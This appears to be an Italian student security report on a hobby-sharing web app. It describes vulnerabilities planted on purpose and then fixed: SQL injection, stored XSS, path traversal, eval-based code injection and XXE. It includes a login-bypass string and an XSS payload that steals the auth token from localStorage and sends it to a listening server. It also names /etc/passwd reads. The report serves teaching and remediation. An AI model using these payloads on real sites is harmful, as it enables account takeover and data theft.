
save() in HobbyController.java: false positive perché tutti gli attributi dell’oggetto vengono utilizzati. (è stata sistemata la save nel frontend perché non prendeva l’id dell’hobbie, altrimenti non si salvava).





1. Unexpected property leakage

Metodo hobbiesShow() in HomeController: false positive perché tutti gli attributi dell’oggetto vengono utilizzati.



1. SQL Injection

È una vulnerabilità che consente all’attaccante di fare query verso il database con lo scopo di accedere o modificare dati che normalmente non potrebbe vedere come le password. Consente inoltre di fare il login in un sito senza essere a conoscenza di username e/o password.


Nel nostro codice è stata introdotta questa vulnerabilità nel login (metodo /authenticate di UserController) usando lo statement SQL.

In particolare, è stato usato username=user e password=a' or '1'='1 per fare l’attacco

Il fix è dato dal codice originale che non fa uso dell’SQL statement. Le modifiche sono state apportate alla classe UserController e UserServiceImpl.



Fixed:



1. Cross Site Scripting (XSS Stored)


Questa vulnerabilità si ha quando vengono ricevuti dati eseguibili in maniera dinamica da sorgenti non sicure e salvati su database o altri storage sicuri, con l’obiettivo di restituirli successivamente agli utenti per poterli eseguire a loro insaputa e di conseguenza attaccarli. Ad esempio, si potrebbero inserire script JavaScript, HTML tag o HTML attributes malevoli che, quando viene eseguito dall’utente che lo riceve, rubano i suoi dati sensibili.

In questo esempio, abbiamo aggiunto in HomeController l’api /hello-user, al fine di poter inserire uno script nel nome di un hobby, inserito da un utente business, in modo tale che un normale user quando apre l’hobby esegue lo script. Lo script è il seguente

<script><img title="</script><img src onerror=" var token = localStorage.getItem('token'); var img = new Image(); img.src = 'http://localhost:3000/log?token=' + encodeURIComponent(token); ">"></script>

e permette di mostrare il token di autenticazione mandandolo ad un server in ascolto che lo salva e lo può sfruttare per entrare nell’account dell’user. Di seguito il codice modificato sia nel backend che nel frontend. Nel frontend abbiamo creato username ed error in appJS che richiama header.jsx che richiama navbar.

Fix: lato backend è stato modificato il metodo helloUser usando un sanitizer di OWASP che sanitizza il nome per evitare gli attacchi. Lato frontend invece è stato introdotto un controllo sui caratteri non consentiti per maggiore sicurezza.







Server in ascolto:





Fixed:







1. Path traversal

L’obiettivo di questo attacco è quello di accedere tramite variabili che referenziano dei file a cartelle o file che stanno al di fuori della cartella base del sito. Piu precisamente, si può accedere al file system, andando a scoprire informazioni sensibili o modificando file di configurazione del sistema, sia usando la notazione ../ che usando percorsi assoluti.

In questo caso, è stata aggiunta un’immagine del profilo dell’utente, che si può modificare dal browser mettendo un altro path e leggendo il file con le password salvate sul sistema in ../etc/passwd.

UserController.java:







SignUp.jsx:




AccountUser.jsx:




Payload da inserire al posto del nome della foto:



Fix: per il fix è stato modificato l’UserController nel backend introducendo dei controlli sul nome del path dove cercare l’immagine, sia nella POST che nella GET.






1. Malicious code Injection

Si tratta di una vulnerabilità che ha lo scopo di inserire codice malevolo con lo scopo di eseguirlo lato utente. Ciò è possibile a causa di una mancanza di validazione di istruzioni che ricevono input dall’utente, consentendo l’interpretazione e l’esecuzione di tale codice da pare dell’applicazione.


Nel nostro codice è stato modificato HobbiePages.jsx e viene richiamato quando l’utente clicca l’hobby. L’idea iniziale è quella di inserire un alert che mostri le informazioni di contatto del business creatore dell’hobby. Tuttavia, dato un certo input è possibile inserire un’istruzione che fa il redirect ad un sito malevolo. In questo caso è stato usato il sito di Google come esempio. Un attacante dovrebbe autenticarsi come utente business, inserire l’url al sito malevolo nelle sue informazioni di contatto con l’obiettivo di farlo aprire ad un utente normale. Questo è il payload da inserire:

‘);window.location.href = 'https://www.google.com'//





Fix: è stato usato DOMPurify per sanitizzare l’input ed è stato eliminato l’eval che è fonte di attacchi.




1. XML External Entity (XXE)


Nel caso in cui un’applicazione fa utilizzo di dati XML, questa vulnerabilità consente a un attaccante di interferire con il normale processamento di tali dati, sfruttando alcuni costrutti tipici del linguaggio XML come DTD e external entities, consentendo spesso l’accesso al filesystem del server.

Nel componente HobbiePages è stata introdotta la possibilità di inserire un commento nell’hobby di un utente o dal business. Il commento viene scritto in XML e non contiene nessuna sanitizzazione; dunque, l’utente può inserire nel commento XML tramite il browser una entity per accedere a file segreti del pc come etc/passwd. Nella risposta viene ritornato il contenuto del file etc/passwd.

HobbiePages:



HobbieController:



Payload:

